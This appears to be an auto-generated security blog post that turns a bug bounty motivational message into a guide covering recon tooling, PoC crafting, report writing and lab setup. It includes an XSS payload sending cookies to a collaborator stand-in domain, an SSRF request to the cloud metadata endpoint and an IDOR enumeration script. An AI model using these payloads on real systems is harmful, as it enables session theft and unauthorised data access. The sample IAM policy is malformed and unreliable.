
Listen to this Post
Introduction:

Beyond the glamorous headlines of massive payouts, the real-world bug bounty ecosystem is a rigorous training ground defined by persistence, continuous learning, and methodological refinement. Each interaction with a platform—be it a closure, a duplicate, or a rejection—serves as critical feedback, systematically building the reconnaissance skills, report quality, and ethical tenacity that define top-tier security researchers. This article deconstructs the motivational post into a actionable technical framework, transforming emotional resilience into concrete operational security skills.
Learning Objectives:
- Master systematic reconnaissance techniques to uncover unique attack surfaces and avoid duplicate submissions.
- Develop a structured methodology for vulnerability validation and high-impact report writing that passes triage.
- Implement hardening and validation checks to understand the defensive perspective after a patch.
You Should Know:
1. From “Duplicate” to Reconnaissance Dominance
A “duplicate” label directly signals a gap in your reconnaissance phase. The goal is to discover assets, subdomains, and parameters others have missed.
Step‑by‑step guide explaining what this does and how to use it.
- Passive Subdomain Enumeration: Use tools that aggregate data without touching the target’s servers.
Using subfinder (install via <code>go install -v github.com/projectdiscovery/subfinder/v2/cmd/subfinder@latest</code>)
subfinder -d target.com -silent > subdomains.txt
Using Amass for passive and config-based discovery
amass enum -passive -d target.com -o amass_passive.txt
-
Active Subdomain Bruteforcing: Discover hidden subdomains using wordlists.
Using gobuster with a common wordlist
gobuster dns -d target.com -w /usr/share/wordlists/seclists/Discovery/DNS/namelist.txt -t 50 -o gobuster_out.txt
-
Port and Service Discovery on New Assets: Target newly found subdomains or IP ranges.
Using Naabu for fast port scanning
naabu -list subdomains.txt -top-ports 1000 -o naabu_ports.txt
Using Nmap for detailed service/version detection on discovered ports
nmap -sV -sC -p $(cat naabu_ports.txt | cut -d':' -f2 | sort -u | tr '\n' ',') -iL new_ips.txt -oA nmap_service_scan
-
Content Discovery and Parameter Enumeration: Find hidden directories, files, and endpoints.
Using ffuf for fast fuzzing
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-words.txt -u https://target.com/FUZZ -fc 403,404 -o ffuf_scan.json
Using Arjun for parameter discovery (Python3)
python3 arjun.py -u https://api.target.com/endpoint --get
2. Transforming “Rejected” Reports into Methodology Precision
A “rejected” report often points to insufficient proof-of-concept (PoC), misclassification, or scope violation. This demands a rigorous validation and documentation workflow.
Step‑by‑step guide explaining what this does and how to use it.
- Local Proof-of-Concept (PoC) Environment: Replicate the vulnerability in a controlled setting.
For web app testing, run a vulnerable docker container locally
docker run -d -p 8080:80 vulnerables/web-dvwa
Test your exploit chain locally against http://localhost:8080 first.
-
Clear Impact Demonstration: Use tools to manifest the risk. For a Cross-Site Scripting (XSS) finding:
<!-- Basic PoC Payload -->
<script>alert(document.domain)</script>
<!-- Advanced PoC showing cookie theft -->
<script>fetch('https://your-collab-domain.burp.com/?c='+document.cookie)</script>
For a Server-Side Request Forgery (SSRF):
POST /v1/api/fetch HTTP/1.1
Host: target.com
...
{"url":"http://169.254.169.254/latest/meta-data/"}
3. Professional Report Template: Structure your report with:
Clear vulnerability classification (e.g., “Blind SSRF leading to AWS Metadata Exposure”).
Vulnerability Details: URL, Parameter, HTTP Method.
Steps to Reproduce: Numbered, unambiguous steps.
Proof of Concept: Screenshots, videos, or curl commands.
Impact Analysis: Direct, realistic business impact.
Remediation Suggestions: Concrete advice (e.g., “Implement an allowlist of permitted URL schemes and destinations.”).
- “Every Patch” – The Art of Vulnerability Validation and Hardening
Understanding the patch ensures your finding was genuine and teaches defensive coding. Learn to verify fixes and suggest robust mitigations.
Step‑by‑step guide explaining what this does and how to use it.
1. Re-testing the Patched Vulnerability:
 Script to re-check the specific endpoint
curl -X POST "https://target.com/patched_endpoint" -H "Content-Type: application/json" -d '{"old_payload":"here"}' -v
 Look for changes in status codes, error messages, or behavior.
2. Suggesting Advanced Hardening Measures:
For Input Validation: Recommend specific regular expressions or library functions.
 Python Example: Strict URL validation for SSRF patch
from urllib.parse import urlparse
allowed_domains = ['trusted.com']
def validate_url(input_url):
hostname = urlparse(input_url).hostname
if hostname not in allowed_domains:
raise ValueError("Domain not allowed")
For Cloud Metadata Service Access: Suggest IAM policies or instance configurations.
// AWS IAM Policy to block metadata service from non-privileged pods/instances
{
"Effect": "Deny",
"Action": "",
"Resource": "",
"Condition": {
"StringEquals": {"ec2:MetadataHttpTokens": "optional"}
}
}
4. Building a Continuous Learning Lab Environment
The grind requires constant practice. Build a home lab to test techniques safely.
Step‑by‑step guide explaining what this does and how to use it.
- Set Up a Virtualization Platform: Use VirtualBox or VMware.
2. Deploy Vulnerable Machines:
 Download and import OVA files from VulnHub or HackTheBox.
 Use Docker to run practice containers.
docker run -it --name web_test vulnerables/web-owasp-juiceshop
docker run -d -p 3389:3389 --name windc vulnerables/windows-domain-controller
3. Integrate with Burp Suite & Automation:
Configure Burp as a proxy for all lab traffic.
Use sqlmap, nuclei, and custom Python scripts to automate tests in your lab.
5. Leveraging Automation for Scope Coverage
Use automated scanners intelligently to cover large scopes, but always manually validate findings.
Step‑by‑step guide explaining what this does and how to use it.
1. Initial Broad Scanning with Nuclei:
 Run a nuclei scan with community templates
nuclei -list subdomains.txt -t ~/nuclei-templates/ -severity medium,high,critical -o nuclei_findings.txt
2. Manual Triage and Validation: Every Nuclei finding must be investigated manually to rule out false positives and understand context.
3. Custom Tooling for Specific Targets: Write simple Python scripts for unique APIs.
import requests
target = "https://api.target.com/v1/user/"
for id in range(100, 200):
resp = requests.get(target + str(id))
if resp.status_code == 200 and "admin" in resp.text:
print(f"Potential IDOR at: {target}{id}")
What Undercode Say:
- The Grind is the Curriculum: Each platform response (duplicate, rejected, resolved) is not a failure but a targeted lesson in a de facto, unstructured cybersecurity masterclass.
- Operational Resilience is the Core Skill: The ability to systematically process feedback, adapt techniques, and persist is more critically transferable than any single 0-day exploit.
The emotional narrative shared by the researcher underscores a fundamental truth in security: mastery is iterative. The technical workflow derived—from advanced recon with `subfinder` and ffuf, to proof-of-concept crafting, patch analysis, and lab building—transforms anecdotal frustration into a scalable, repeatable process for skill acquisition. This bridges the gap between motivational mindset and terminal commands.
Prediction:
The future of bug bounty hunting will see a stratification between automated, low-skill scanning and highly sophisticated, research-driven testing. As platforms are inundated with low-quality duplicates from script runners, the value placed on manually discovered, complex logic flaws and novel exploitation chains will skyrocket. Researchers who internalize the “grind as training” will leverage AI-assisted tools not for mindless scanning, but for augmenting deep, contextual analysis—focusing on business logic, novel attack vectors, and post-exploitation impact. This will elevate bug bounty from a crowdsourced security patch service to a primary discovery channel for the architectural vulnerabilities of the next generation of integrated AI and cloud-native systems.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Keya S – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


